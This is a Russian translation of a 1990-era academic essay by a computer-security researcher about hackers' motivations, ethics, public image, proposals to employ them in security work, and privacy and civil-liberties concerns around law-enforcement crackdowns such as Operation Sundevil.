Хакеры говорят, что хотят получить доступ к информации, вычислительным и сетевым ресурсам ради обучения. И Леви (Levy84), и Ландрет (Landreth89) отмечают, что хакеры испытывают интенсивный, неодолимый интерес к компьютерам и обучению, и многие впоследствии связывают с ними свою карьеру. Часть хакеров взламывают системы, чтобы глубже понять их устройство. По словам Ландрета, такие хакеры стремятся оставаться незамеченными, чтобы как можно дольше оставаться в системе. Некоторые из них посвящают большую часть времени изучению методов

взлома замков и других механизмов защиты систем; их подготовка в области систем и программирования весьма различается. Один хакер написал: «Хакер видит дыру в безопасности и использует её, потому что она есть, а не для того, чтобы уничтожить информацию или украсть что-то. Думаю, наши действия аналогичны действиям человека, открывшего методы получения информации в библиотеке и пришедшего от этого в восторг, возможно захваченного ими».

Не стоит недооценивать эффективность сетей, в которых хакеры совершенствуют своё мастерство. Они проводят исследования, изучают системы, работают группами, пишут и учат других. Один хакер рассказал, что входит в учебную группу, чья миссия — производить информационные файлы и учиться как можно большему. Внутри группы люди специализируются, сотрудничают в исследовательских проектах, делятся информацией и новостями, пишут статьи и обучают других своим областям знаний. Хакеры создали частную систему образования, которая захватывает их, учит мыслить и позволяет применять знания в целенаправленной — пусть и не всегда законной — деятельности. По иронии судьбы, многие классы нашей страны подвергаются критике за плохую учебную среду, которая, судя по всему, делает упор на заучивание, а не на мышление и рассуждение. Один хакер сообщил, что в рамках волонтёрской работы с местной средней школой пытается зажечь в учениках тягу к знаниям.

Многие хакеры говорят, что законный доступ к компьютерам через домашние и школьные машины не удовлетворяет их потребности. Один студент рассказал мне, что его средняя школа не предлагала ничего, кроме элементарных курсов по BASIC и PASCAL, которые нагоняли на него скуку. Ханс Хюбнер, немецкий хакер, известный под именем Pengo, написал в заметке на форуме RISKS (Huebner89): «Меня интересовали просто компьютеры, а не данные на их дисках. Поскольку я тогда ещё учился в школе, у меня не было даже денег на собственный компьютер. Когда CP/M (самая продвинутая ОС, которой я мог пользоваться на машинах, к которым имел законный доступ) перестала меня захватывать, я наслаждался слабой защитой систем, доступных мне через сети X.25. Вы могли бы сказать, что мне следовало набраться терпения и ждать, пока не поступлю в университет и не получу доступ к их машинам. Некоторые из вас, может быть, поймут, что ждать было последним, к чему я стремился в те годы».

Брайан Харви в своём программном тексте (Harvey86) для панели ACM по хакерству утверждает, что компьютерные средства, доступные студентам (например, BASIC и дискеты), непригодны для стимулирующей интеллектуальной работы. Его рекомендация — предоставить студентам доступ к настоящим вычислительным мощностям и научить ответственно ими пользоваться. Он описывает программу, которую создал в государственной средней школе в Массачусетсе в 1979–1982 годах. Там установили PDP-11/70 и позволили студентам и преподавателям самостоятельно управлять системой. Харви пришёл к выводу, что возложение на самих студентов бремени работы с проблемами злонамеренных пользователей стало мощной образовательной силой. Он также отметил, что студенты, обладавшие навыками и склонностью к взлому паролей, были отвращены от этой деятельности, поскольку также хотели сохранить доверие своих коллег, чтобы получить права «суперпользователя» в системе.

Харви также проводит интересную аналогию между обучением вычислительной технике и обучением карате. В обучении карате студентов знакомят с реальным, взрослым сообществом. Им дают доступ к мощному, смертоносному оружию и одновременно учат дисциплине и ответственности. Харви предполагает, что причина, по которой студенты не злоупотребляют своими возможностями, заключается в том, что они знают: им доверено нечто важное, и они хотят соответствовать этому доверию. Харви применил этот принцип при создании школьной системы.

Комитет ACM поддержал рекомендации Харви, предложив трёхуровневую вычислительную среду с местными, районными и общенациональными сетями. Они рекомендовали, чтобы специалисты в области компьютеров участвовали в этих усилиях в качестве наставников и образцов для подражания. Они также рекомендовали правительству и промышленности содействовать созданию региональных вычислительных центров с использованием пожертвованного или восстановленного

оборудования; прикреплять студентов в качестве стажёров к местным компаниям на постоянной неполной занятости или временной основе; и, следуя предложению Фелсенштейна (Felsenstein86) о создании «Лиги хакеров», учредить лигу, аналогичную Американской лиге радиолюбителей, для предоставления пожертвованных ресурсов в образовательных целях.

Дрейк сказал, что ему понравились эти рекомендации. По его словам, если бы хакерам был предоставлен доступ к мощным системам через систему публичных аккаунтов, они бы сами себя контролировали. Он также предложил создать компьютерные ресурсные центры в районах с низким уровнем дохода, чтобы помочь малоимущим получить доступ к информации. Возможно, хакеры могли бы помочь в управлении этими центрами и обучении членов сообщества работе с ресурсами. Один мой коллега цинично предположил, что хакеры воспользуются этим лишь для того, чтобы научить бедных взламывать системы богатых. Хакер ответил, что это нелепо; хакеры не стали бы учить людей взламывать системы, а научили бы эффективно пользоваться компьютерами и не бояться их. Кроме того, хакеры, с которыми я общалась и которые отказались от незаконной деятельности, говорили, что прекратили её, когда увлеклись другой работой.

Джефф Гудфеллоу и Ричард Столлман сообщили, что предоставляли хакерам аккаунты в управляемых ими системах, и хакеры не злоупотребили оказанным доверием. Возможно, университетам стоило бы рассмотреть возможность предоставления аккаунтов студентам довузовского возраста по рекомендации учителей или родителей. Студентам можно было бы предложить работать над теми же домашними заданиями, что задаются в курсах, или исследовать собственные интересы. Студенты, которым претит негибкость классного обучения, могли бы преуспеть в среде, позволяющей учиться самостоятельно — во многом так, как это делали хакеры.

4. Азарт, возбуждение и вызов

Один хакер написал: «Хакеры понимают кое-что основное в компьютерах — что ими можно наслаждаться. Я не знаю никого, кто хакерствует ради денег, или чтобы напугать компанию, или ради чего-либо, кроме удовольствия».

Другой хакер так описал свои ощущения: «Хакерство было для меня высшим интеллектуальным кайфом. Я возвращался домой после очередного скучного дня в школе, включал компьютер и становился членом хакерской элиты. Это был совсем другой мир, где не было снисходительных взрослых и где тебя оценивали только по таланту. Сначала я проверял закрытые доски объявлений, где тусовались такие же, как я, узнавал новости сообщества и обменивался информацией с людьми по всей стране. Потом начинал собственно хакерствовать. Мозг работал на полную скорость, и я практически забывал о своём теле, перепрыгивая с одного компьютера на другой в поисках пути к цели. Это было сродни азарту от решения головоломки, помноженному на многократно усиленный кайф открытия. К выбросу адреналина добавлялся запретный привкус чего-то незаконного. Каждый мой шаг мог оказаться тем, который приведёт ко мне власти. Я был на переднем крае технологий и исследовал пространство за ним, спускаясь в электронные пещеры, куда мне не было позволено входить».

Другие хакеры, с которыми я беседовала, высказывались схожим образом о радости и вызове хакерства. В журнале SPIN (Dibbel90) журналист Джулиан Диббелл предположил, что значительная часть азарта исходит от опасностей, сопряжённых с этим занятием, написав, что «технология просто создана для конспиративной драмы» и что «хакеры уже жили в мире, где скрытые действия были не более чем игрой детей».

Эрик Корли (Corley89) характеризует хакерство как эволюционировавшую форму альпинизма. Описывая попытку составить список активных почтовых ящиков на голосовой системе обмена сообщениями, он пишет: «Полагаю, главная причина, по которой я трачу время на нажатие всех этих кнопок, — просто желание составить список чего-то, что мне не положено иметь, и стать

первым, кто это сделал». Он сказал, что не был заинтересован в получении собственного аккаунта в этой системе. Гордон Мейер говорит, что обнаружил в этом повторяющуюся тему: «Нам не положено этого уметь, но мы можем» — и они делают.

Один хакер сказал, что теперь занимается антивирусным программированием. По его словам, это почти так же увлекательно, как и взлом систем, и представляет собой интеллектуальное противостояние с автором вируса.

5. Этика и предотвращение ущерба

Все хакеры, с которыми я общалась, заявили, что злоумышленное хакерство морально неприемлемо. Они сказали, что большинство хакеров не действуют намеренно злонамеренно, и что сами они озабочены предотвращением случайного ущерба. Когда я спросила Дрейка об ответственности человека, имеющего персональный компьютер с модемом, его ответ включал: не стирать и не изменять чужие данные и не причинять проблем законному пользователю системы. Хакеры говорят, что возмущены, когда другие хакеры причиняют ущерб или используют ресурсы, которые будут замечены, — даже если результаты непреднамеренны и вызваны некомпетентностью. Один хакер написал: «Я ВСЕГДА стремился НЕ причинять ущерба и беспокоить как можно меньше людей. Я НИКОГДА, НИКОГДА, НИКОГДА НЕ УДАЛЯЮ ФАЙЛЫ. Одна из первых команд, которую я выполняю в новой системе, — отключить команду удаления файлов». Некоторые хакеры считают неэтичным передавать пароли и аналогичную информацию, связанную с безопасностью, лицам, которые могут причинить ущерб. В недавнем инциденте, когда хакер взломал Bell South и скачал текстовый файл о службе экстренного вызова 911, хакеры говорят, что намерения использовать эти знания для взлома или саботажа системы 911 не было. По словам Эммануэля Голдштейна (Goldstein90), файл даже не содержал информации о том, как взломать систему 911.

Хакеры также заявили, что часть взломов неэтична — например, взлом больничных систем, — и что читать конфиденциальную информацию о людях или красть засекреченные данные недопустимо. Все сказали, что мошенничество ради личной выгоды — это неправильно.

Хотя мы как специалисты по компьютерной безопасности нередко расходимся с хакерами в том, что считать ущербом, перечисленные здесь этические стандарты во многом напоминают наши собственные. Этика хакеров отличается от стандартов, принятых большинством в сообществе компьютерной безопасности, в том, что хакеры считают неэтичным не то, чтобы взламывать многие системы, использовать незадействованные вычислительные и коммуникационные ресурсы и скачивать системные файлы ради обучения. Голдштейн утверждает, что хакерство неправомерным не является: оно отличается от кражи и выявляет изъяны в проектировании и недостатки безопасности (Goldstein89).

Брайан Рид, коллега из Digital, беседовавший со многими хакерами, предполагает, что этика хакера может быть следствием ненадлежащего воспитания как цивилизованного члена общества и непонимания правил жизни в обществе. Один хакер ответил на это: «Что значит "быть правильно воспитанным"? Одни скажут, что "хорошо" — держаться в стороне, не лезть не в своё дело. Другие могут возразить, что исследовать, рисковать, быть любопытным и открывать новое — это здорово». Брайан Харви (Harvey86) замечает, что многие хакеры — подростки, а подростки находятся на менее зрелой стадии нравственного развития, чем взрослые, и могут не понимать, как последствия их действий вредят другим. Ларри Мартин (Martin89) утверждает, что родители, учителя, пресса и другие члены общества не осознают своей ответственности за формирование этических ценностей, связанных с использованием компьютеров. Это может быть следствием молодости вычислительной отрасли; многие люди до сих пор не владеют компьютерной грамотностью, а культурные нормы могут отставать от технологических достижений и растущей

зависимости от технологий в бизнесе и обществе. Холлингер и Ланца-Кадуче (HollingerLanza-Kaduce88) предполагают, что культурные нормативные сигналы об использовании и злоупотреблении компьютерными технологиями формировались под воздействием принятия уголовных законов в последнее десятилетие. Они также предполагают, что хакерство может поощряться в процессе обретения компьютерной грамотности. Некоторые мои коллеги говорят, что хакеры безответственны. Один хакер ответил: «Думаю, количество действительно РАЗРУШИТЕЛЬНЫХ инцидентов, о которых стало известно, — весомое свидетельство проявленной ответственности».

Однако мы не должны упускать из виду, что различия в этике отражают и различие в философии относительно информации и ресурсов её обработки: в то время как хакеры выступают за совместное использование, мы, судя по всему, отстаиваем собственность. Эти различия также представляют возможность пересмотреть наше собственное этическое поведение и практики обмена и защиты информации. Например, один хакер написал: «Я готов признать, что морально неправильно копировать проприетарное программное обеспечение, однако считаю морально неправильным брать 6000 долларов за программу объёмом всего около 25 КБ». Поэтому я рассмотрю некоторые этические точки, поднятые хакерами, несколько подробнее. Это не простая история о хороших или зрелых (нас) против плохих или незрелых (хакеров) и не вопрос обучения хакеров списку правил.

Многие компьютерные специалисты, такие как Мартин (Martin89), решают нравственные вопросы с помощью аналогий, которые затем используются для обоснования оценки действий хакеров как неэтичных. Взлом системы сравнивается со взломом дома, а скачивание информации и использование компьютерных и телекоммуникационных услуг — с кражей материальных ценностей. Но, говорят хакеры, ситуации не одинаковы. Когда кто-то взламывает дом, цель — украсть вещи, часто невосполнимые, и в процессе нередко причиняется ущерб имуществу. Напротив, когда хакер взламывает систему, цель — обучение, а не причинение вреда. Скачанная информация копируется, а не похищается, и по-прежнему остаётся в исходной системе. Более того, как отмечалось ранее, информация традиционно не рассматривалась как собственность. Диббел (Dibbel90) говорит, что когда компании по разработке программного обеспечения и телефонные компании заявляют о потерях в миллиарды долларов от пиратства, они не говорят о товарах, исчезающих с полок и которые могли бы быть проданы.

Мы часто говорим, что взлом системы свидетельствует о безразличии к её владельцу и авторизованным пользователям. Но один хакер возражает: лёгкость взлома системы скорее свидетельствует о безразличии системного администратора к защите пользовательских и корпоративных активов или о неспособности поставщиков предупреждать администраторов об уязвимостях их систем. Он оценивает свой процент успешного проникновения в 10–15% — и это без того, чтобы тратить на какую-либо одну целевую систему более часа. Другой хакер говорит, что видит сообщения от поставщиков с уведомлениями для администраторов, но администраторы не принимают мер.

Ричард Петья из CERT (группа экстренного реагирования на компьютерные инциденты) сообщает, что они редко видят случаи злоумышленного ущерба, причинённого хакерами, однако взломы всё равно нарушают работу, поскольку пользователи и администраторы систем хотят убедиться, что ничего не повреждено. (CERT рекомендует сайтам перезагрузить системное программное обеспечение с надёжных резервных копий и сменить все пользовательские пароли, чтобы защититься от возможных лазеек и троянских программ, которые могли быть внедрены хакером. Петья также отметил, что прокуроров, как правило, привлекают для государственных сайтов, и всё чаще — для негосударственных.) Петья говорит, что взломы также подрывают доверие к вычислительной среде и могут привести к принятию новых политик, сформулированных в панике, или к управленческим директивам, жёстко ограничивающим подключение к внешним системам. Брайан Харви говорит, что хакеры причиняют ущерб, усиливая паранойю, которая в свою очередь

ведёт к ужесточению мер безопасности, ухудшающих качество жизни пользователей. Хакеры отвечают на эти аргументы тем, что являются козлами отпущения за системы, которые недостаточно защищены. Они говорят, что паранойю питают необоснованные страхи и медийные искажения (к этому я вернусь позже), и что безопасность не обязана быть гнётом, чтобы не пускать хакеров; речь прежде всего об обеспечении надлежащего выбора паролей и системных настроек по умолчанию.

Петья говорит, что некоторые злоумышленники, судя по всему, стремятся быть деструктивными, чтобы доказать какой-то тезис, — например, что системы уязвимы, персонал безопасности некомпетентен или «нехорошо говорить плохое о хакерах». В New York Times Джон Маркофф (Markoff90) написал, что хакер, заявивший о взломе системы Клиффа Столла, сказал, что был расстроен тем, как Столл изобразил хакеров в «Яйце кукушки» (Stoll90). По словам Маркоффа, звонивший заявил: «Он (Столл) нёс про то, что ненавидит всех хакеров, и дал весьма однобокий взгляд на то, кто такие хакеры».

«Яйцо кукушки» воспроизводит многие расхожие стереотипы о хакерах. Криминолог Джим Томас критикует книгу за упрощённый взгляд на мир, где всё исходит либо от сил света (нас), либо от сил тьмы (хакеров) (Thomas90). Он утверждает, что Столл не замечает сходства между собственными действиями (например, мониторингом коммуникаций, «заимствованием» мониторов без разрешения, отключением сетевого доступа без предупреждения и ложью ради получения нужной информации) и действиями хакеров. Он указывает на уничижительные слова, которые использует Столл, — например, «вредитель» для обозначения хакеров, — и на цитату Столла из слов коллеги: «Они технически грамотны, но нравственно обанкротились: программисты без какого-либо уважения к чужому труду — или к приватности. Они разрушают не одну-две программы. Они пытаются уничтожить то взаимодействие, которое создаёт наши сети» (Stoll90, с. 159). Томас пишет: «На интеллектуальном уровне книга (Столла) создаёт убедительный, но упрощённый нравственный образ природы правильного и неправильного и предлагает то, что — рядовому читателю — покажется весомым обоснованием введения новых статутов и ужесточения наказаний против компьютерного андерграунда. Это вызывает беспокойство по двум причинам. Во-первых, это формирует ментальность социального контроля через правоохранительные органы в тот социальный период, когда некоторые могут утверждать, что мы и так уже находимся под избыточным контролем. Во-вторых, это апеллирует к карательной модели, предполагающей, что мы можем искоренить поведение, которое нас не устраивает, если только задержим и осудим достаточное число нарушителей. ... Существует мало свидетельств того, что наказание в долгосрочной перспективе сокращает то или иное правонарушение, а исследование Гордона Мейера и моё свидетельствует о том, что криминализация может, в действительности, способствовать росту компьютерного андерграунда».

6. Публичный образ и отношение к хакерам

Хакеры выражают обеспокоенность своим негативным публичным образом и идентичностью. Как отмечалось ранее, хакеров нередко изображают безответственными и аморальными. Один хакер сказал, что «государственная пропаганда насаждает образ нас как существ низших в лучшем случае: опустившихся, склонных к преступлениям, нравственно растленных, никчёмных. Нам нужно доказать, что действия, в которых нас обвиняют (крушение систем, вмешательство в работу систем жизнеобеспечения, ограбление банков и блокирование линий 911), столь же морально омерзительны для нас, сколь и для широкой публики».

Публичная идентичность человека или группы формируется отчасти действиями группы, взаимодействующими со стандартами наблюдающего сообщества. Чем же объясняется разрыв между публичным образом хакера и тем, что они говорят о себе? Одним из объяснений могут быть

различные стандарты. За пределами хакерского сообщества простой акт взлома систем многие считают неэтичным. Использование уничижительных слов, таких как «вандал» и «вредитель», отражает это расхождение в этике. Даже слово «преступник» несёт в себе коннотации злодея; хакеры говорят, что не являются преступниками в этом смысле. Кэти Хафнер отмечает, что Роберт Моррис-младший, осуждённый за запуск интернет-червя, был приравнен к террористу, хотя червь не уничтожал данные (Hafner90).

Искажения событий и отсылки к потенциальным угрозам также формируют образ людей, опасных для общества. В связи с инцидентом с 911, когда хакер скачал файл из Bell South, Голдштейн сообщил: «Быстро заголовки завопили о том, что хакеры взломали систему 911 и мешают экстренным звонкам в полицию. В одном газетном репортаже говорилось, что нет сведений о том, что кто-то погиб или пострадал в результате вторжений. Какое облегчение. Жаль, что это была неправда» (Goldstein90). В действительности хакеры, причастные к текстовому файлу о системе 911, не взламывали саму систему 911. Денежные потери, приписываемые хакерским инцидентам, также нередко значительно преувеличиваются.

Томас и Мейер (ThomasMeyer90) утверждают, что риторика, изображающая хакеров опасным злом, способствует формированию менталитета «охоты на ведьм», при котором группу сначала объявляют опасной, а затем мобилизуют правоохранительные органы для искоренения предполагаемого социального зла. Они расценивают нынешние облавы на хакеров как часть реакции на более широкий страх перемен, а не на реальные совершаемые преступления.

Хакеры говорят, что особенно обеспокоены тем, что специалисты по компьютерной безопасности и системные администраторы, судя по всему, не понимают хакеров и не интересуются их проблемами. По словам хакеров, системные администраторы обращаются с ними как с врагами и преступниками, а не как с потенциальными помощниками в задаче обеспечения безопасности своих систем. Это может отражать страхи администраторов перед хакерами, а также их ответственность за защиту информации в своих системах. Столлман говорит, что незнакомцы, которых он встречает в своём аккаунте, склонны занимать более враждебную позицию, чем раньше; он объясняет это жёстким карательным менталитетом, принятым истеблишментом. По его словам, сетевые системные администраторы изначально проявляют слишком мало доверия и занимают враждебную позицию по отношению к незнакомцам, которой мало кто из них заслуживает. Один хакер сказал, что системные администраторы демонстрируют закрытость по отношению к тем, кто хочет учиться.

Столлман также говорит, что законы заставляют хакера бояться общаться с кем-либо, даже слегка «официальным», поскольку тот человек может попытаться выследить хакера и добиться его ареста. Дрейк поднял вопрос о том, могут ли законы разграничивать злонамеренное и незлонамеренное хакерство, выступая за «более добрые и мягкие» отношения между хакерами и специалистами по компьютерной безопасности. Фактически многие штаты, например Калифорния, первоначально принимали законы о компьютерных преступлениях, исключавшие злоумышленное хакерство; лишь позднее эти законы были дополнены нормами о незлонамеренных действиях (HollingerLanza-Kaduce88). Холлингер и Ланца-Кадуче предполагают, что эти поправки и другие новые законы были вызваны главным образом медийными событиями, прежде всего сообщениями о «хакерах из 414» и фильмом «Военные игры», создавшими образ хакерства как чрезвычайно опасного явления — даже если этот образ не основывался на фактах.

Хакеры говорят, что хотят помочь системным администраторам сделать свои системы более защищёнными. Они хотели бы, чтобы администраторы признали и использовали их знания об уязвимостях систем. Ландрет (Landreth89) предлагает способы, которыми системные администраторы могут подойти к хакерам, чтобы превратить их в коллег, а Гудфеллоу также рекомендует подружиться с хакерами (Goodfellow83). Джон Дрэпер (Cap'n Crunch) говорит, что помогло бы, если бы системные администраторы и операторы телефонных компаний и коммутаторов могли сотрудничать в отслеживании хакера без привлечения правоохранительных

органов.

Дрейк предлагает предоставлять хакерам свободный доступ в обмен на помощь в обеспечении безопасности — предложение, которое я также слышала от нескольких хакеров. По словам Дрейка, нынешняя установка на обращение с хакерами как с врагами не очень способствует решению проблемы, и, унижая их, мы только создаём себе неприятности.

Я спросила некоторых хакеров, были бы они заинтересованы во взломе систем, если бы правила «игры» изменились так, что вместо угрозы уголовного преследования им предлагали бы оставлять «визитную карточку» с именем, номером телефона и методом взлома. В обмен они получали бы признание и очки за каждую обнаруженную уязвимость. Большинство проявили интерес к такой игре; один хакер сказал, что предпочёл бы денежное вознаграждение, поскольку обеспечивает себя самостоятельно. Любой системный администратор, желающий попробовать это, мог бы разместить приветственное сообщение с приглашением хакерам оставить свои карточки. Этот подход мог бы быть выгоден тем, что не только позволяет хакерам вносить вклад в безопасность системы, но и даёт администраторам возможность быстро выявлять потенциально злонамеренных хакеров, которые вряд ли оставят свои карточки. Возможно, если хакерам предоставить возможность вносить вклад за пределами андерграунда, это снизит их желание заниматься незаконной деятельностью.

Несколько хакеров сказали, что хотели бы заниматься своей деятельностью законно и за вознаграждение. Им нравится взламывать системы, исследовать компьютерную безопасность и разрабатывать защиту от уязвимостей. По их словам, они хотели бы оказаться в положении, когда имеют разрешение хакерствовать в системах. Гудфеллоу предлагает нанимать хакеров в «тигровые команды», которым поручается поиск уязвимостей в системах через тестирование на проникновение. Компания Baird Info-Systems Safeguards, Inc., консалтинговая фирма в области безопасности, сообщает, что привлекала хакеров к ряду заданий (Baird87). По их словам, хакеры не злоупотребили доверием фирмы или её клиентов и показали себя превосходно. Бэйрд считает, что уязвимости систем можно лучше выявить, привлекая людей, которые ими пользовались.

Один хакер предложил создать биржу, которая сводила бы хакеров с компаниями, нуждающимися в их опыте, при сохранении анонимности хакеров и конфиденциальности всех данных. Другой хакер, описывая случай, когда он обнаружил привилегированный аккаунт без пароля, сказал: «То, чего мы (и другие) хотим, — это способ передать такую информацию ответственному источнику, И ПОЛУЧИТЬ ЗА ЭТО ПРИЗНАНИЕ! Сейчас, если кто-то скажет им "я хакер, и я ОЧЕНЬ думаю, что вам стоит об этом знать...", они придут в ужас и с криком побегут к ФБР или Секретной службе. В итоге того, кто это обнаружил, поймают и уволокут по какому-нибудь безумному обвинению. Если бы они могли просто ПРИНЯТЬ, что хакер пытался помочь!» Биржа могла бы также оказывать подобные услуги.

Хакеры также интересуются вопросами политики безопасности. Дрейк выразил обеспокоенность тем, как мы обращаемся с информацией об уязвимостях компьютерной безопасности. Он утверждает, что лучше сделать эту информацию публичной, чем замалчивать её и делать вид, что её не существует, и в качестве примера работоспособности такого подхода приводит CERT. Другие хакеры, однако, выступают за ограниченное первоначальное распространение информации о недостатках — только для клиентов и пользователей. Дрейк также выразил обеспокоенность ролью правительства, в особенности военного ведомства, в криптографии. Он утверждает, что к мнению АНБ о криптографическом стандарте следует относиться с большой долей скептицизма из-за его роли в дешифровании.

Некоторые специалисты по безопасности против найма хакеров для работ в области безопасности, и Юджин Спаффорд призвал не иметь деловых отношений с какой-либо компанией, нанимающей осуждённого хакера для работы в сфере безопасности (ACM90). Он говорит: «Это всё равно что нанять известного поджигателя для установки пожарной сигнализации». Однако законы таковы, что

человека можно осудить за одно лишь взламывание системы без какого-либо серьёзного ущерба (то есть без «компьютерного поджога»). Многие наши коллеги, в том числе Джефф Гудфеллоу (Goodfellow83) и Брайан Рид (Frenkel87), признают, что в прошлом взламывали системы. Рид цитируется со словами о том, что благодаря знаниям, полученным при взломе систем в юности, его нередко приглашали помочь поймать нарушителей. Спаффорд говорит, что времена изменились и этот способ входа в отрасль более социально неприемлем и не обеспечивает надлежащей подготовки в области компьютерной науки и инженерии (Spafford89). Тем не менее, по моим наблюдениям, многие хакеры обладают значительными знаниями в области телекоммуникаций, защиты данных, операционных систем, языков программирования, сетей и криптографии. Впрочем, я не оспариваю политику найма компетентных людей с надлежащим характером. Я оспариваю жёсткую политику использования экономического давления для закрытия сферы деятельности для всех лиц, осуждённых за взлом систем. Достаточно того, что компания несёт ответственность за поведение своих сотрудников. Каждый хакер может рассматриваться для трудоустройства на основе собственной компетентности и характера.

Некоторые люди призывали к ужесточению наказаний для хакеров, включая тюремные сроки, с целью послать им жёсткий сдерживающий сигнал. Джон Дрэпер, отбывший заключение за свою деятельность в 1970-х годах, утверждает, что на практике это только усугубит проблему. Он рассказал мне, что под угрозами был вынужден обучать других заключённых своим знаниям о системах связи. По его убеждению, тюремные сроки лишь будут способствовать распространению хакерских знаний среди профессиональных преступников. Он сказал, что преступники никогда не обращались к нему на свободе, однако в тюрьме имели над ним власть.

Один хакер сказал, что, закрутив гайки в отношении любительского андерграунда, мы останемся лишь с криминальным андерграундом. По его словам, без хакеров, выявляющих уязвимости систем, бреши останутся необнаруженными и будут использованы теми, кто способен причинить реальный ущерб.

Голдштейн утверждает, что существующие наказания уже несоразмерны совершённым действиям — и именно из-за компьютеров (Goldstein89). По его словам, если бы Кевин Митник совершил преступления, аналогичные тем, что он совершил, но без компьютера, его классифицировали бы как нарушителя порядка и, возможно, оштрафовали бы на 100 долларов за незаконное проникновение; вместо этого его посадили в тюрьму без залога (Goldstein89). Крейг Нейдорф, издатель и редактор электронного информационного бюллетеня «Phrack», столкнулся с перспективой до 31 года заключения и штрафа в 122 000 долларов за получение, редактирование и передачу скачанного текстового файла о системе 911 (Goldstein90). (С момента написания этих строк было выдано новое обвинение с наказанием до 65 лет лишения свободы. Нейдорф предстал перед судом 23 июля. Процесс завершился 27 июля, когда правительство сняло все обвинения. — Д.Э.Д.)

7. Приватность и Первая и Четвёртая поправки

Хакеры, с которыми я беседовала, выступали за защиту приватности чувствительной информации о людях. Они сказали, что не заинтересованы в нарушении чьей-либо частной жизни и что ограничивают свою хакерскую деятельность получением информации о компьютерных системах или методах их взлома. Разумеется, есть хакеры, взламывающие такие системы, как база данных кредитных историй TRW. Эмануэль Голдштейн утверждает, что подобные нарушения приватности происходили ещё до того, как появился хакер (Harpers90). Говоря о кредитных отчётах, правительственных файлах, записях из автоинспекции и «мегабайтах данных, накапливающихся о каждом из нас», он отмечает, что тысячи людей на законных основаниях могут просматривать и использовать эти данные, многие из которых ошибочны. Он утверждает, что общество

дезинформировано относительно баз данных, а хакеры стали козлами отпущения за дыры в системах. Один хакер поставил под сомнение практику хранения конфиденциальной личной информации в открытых системах с коммутируемым доступом, накопление этой информации, методы её получения и цели использования. Другой хакер усомнился в включении религии и расы в кредитные записи. Дрейк рассказал мне, что был обеспокоен растущим объёмом информации о людях, хранящейся в крупных банках данных, и неспособностью отдельного человека существенно контролировать использование этой информации. Он предлагает, чтобы человек мог быть совладельцем информации, собранной о нём, с правом контроля над её использованием. Он также говорит, что человек должен иметь право не предоставлять личную информацию, разумеется неся при этом последствия (например, не получить водительские права или кредитную карту). На практике все формы федерального правительства обязаны содержать Заявление о приватности, в котором указывается, как будет использоваться собираемая информация и, в ряде случаев, предоставляется возможность её не предоставлять.

Голдштейн также оспорил практику правоохранительных органов в попытках обуздать хакеров (Goldstein90). Он сказал, что вся входящая и исходящая электронная почта «Phrack» отслеживалась до того, как информационный бюллетень был закрыт властями. «Если бы печатный журнал был закрыт таким образом — после того как вся его почта была вскрыта и прочитана — даже самые толстокожие сенсационалистские медийные типы уловили бы суть: эй, это ведь не нарушение ли Первой поправки?» Он также упоминает закрытие нескольких электронных досок объявлений в ходе операции «Солнечный дьявол» и цитирует администратора доски Zygot: «Должен ли я начать читать почту своих пользователей, чтобы убедиться, что они не говорят ничего непристойного? Должен ли я копаться во всех файлах, чтобы убедиться, что все ведут себя хорошо? Всё это весьма тревожно». Администратор публичной системы The Point написал: «Сегодня не существует закона или прецедента, который давал бы мне... те же правовые права, что есть у других общих перевозчиков, — защиту от преследования в случае, если другая сторона (вы) использует мою собственность (The Point) в незаконных целях. Это меня беспокоит...»

В ходе операции «Солнечный дьявол», двухлетнего расследования с участием ФБР, Секретной службы и других федеральных и местных правоохранительных органов, было конфисковано около 40 персональных компьютерных систем и 23 000 дисков с данными. Кроме того, Секретная служба признаёт, что её агенты, выступая в роли законных пользователей, тайно наблюдали за компьютерными досками объявлений (Markoff90a). Маркофф сообщает, что депутат Конгресса от Калифорнии Дон Эдвардс, лидер отрасли Митчелл Кейпор и защитники гражданских свобод встревожены этими действиями правительства, заявляя, что они ставят под сомнение свободу слова, гарантированную Первой поправкой, и защиту от обысков и изъятий, гарантированную Четвёртой поправкой. Маркофф задаётся вопросом: «Породит ли страх перед хакерами притеснения?»

Джон Барлоу пишет: «Секретная служба, возможно, сослужила добрую службу тем из нас, кто любит свободу. Они дали нам дьявола. А дьяволы, среди прочих своих мобилизующих достоинств, замечательно умеют прояснять вопросы и вкладывать железо в хребет» (Barlow90). Среди вопросов, которые, по словам Барлоу, необходимо решить: «Что такое данные и что такое свобода слова? Как относиться к собственности, не имеющей физической формы и способной бесконечно воспроизводиться? Равнозначен ли компьютер печатному станку?» Барлоу призывает тех из нас, кто понимает технологии, решить эти вопросы, иначе ответы будут даны нам законодателями и правоохранителями, которые этого не понимают. Барлоу и Кейпор учреждают фонд для «сбора и распределения средств на образование, лоббирование и судебные дела в областях, связанных с цифровой речью и распространением Конституции на киберпространство».

8. Заключение

Хакеры говорят, что наша социальная ответственность — делиться информацией, а накопительство и дезинформация — вот настоящие преступления. Эта этика совместного использования ресурсов и информации резко контрастирует с политиками компьютерной безопасности, основанными на авторизации и принципе «необходимо знать». Это расхождение ставит интересный вопрос: отражает ли хакерская этика растущую в обществе силу, выступающую за более широкий обмен ресурсами и информацией — переосмысление базовых ценностей нашей конституции и законов? Важно изучить различия между стандартами хакеров, системных администраторов, пользователей и общества. Эти различия могут указывать на изъяны в нынешних практиках и открывать новые возможности для разработки лучших политик и механизмов более широкого доступа к компьютерным ресурсам и информации.

Тяга к более широкому обмену информацией свойственна не только хакерам. В бестселлере «Процветание на хаосе» Том Питерс (Peters87) пишет об обмене информацией внутри организаций: «Накопительство информации, особенно политически мотивированными, стремящимися к власти сотрудниками, было повсеместным явлением во всей американской промышленности — как в сфере услуг, так и в производстве. Для организаций завтрашнего дня это станет непосильным жерновом на шее. Обмен — обязателен». Питерс утверждает, что информационный поток и обмен — основа инноваций и конкурентоспособности. В более широком масштабе Питер Друкер (Drucker89) говорит, что «контроль над информацией со стороны правительства более невозможен. Более того, информация сейчас транснациональна. Как деньги, она не имеет "отечества"».

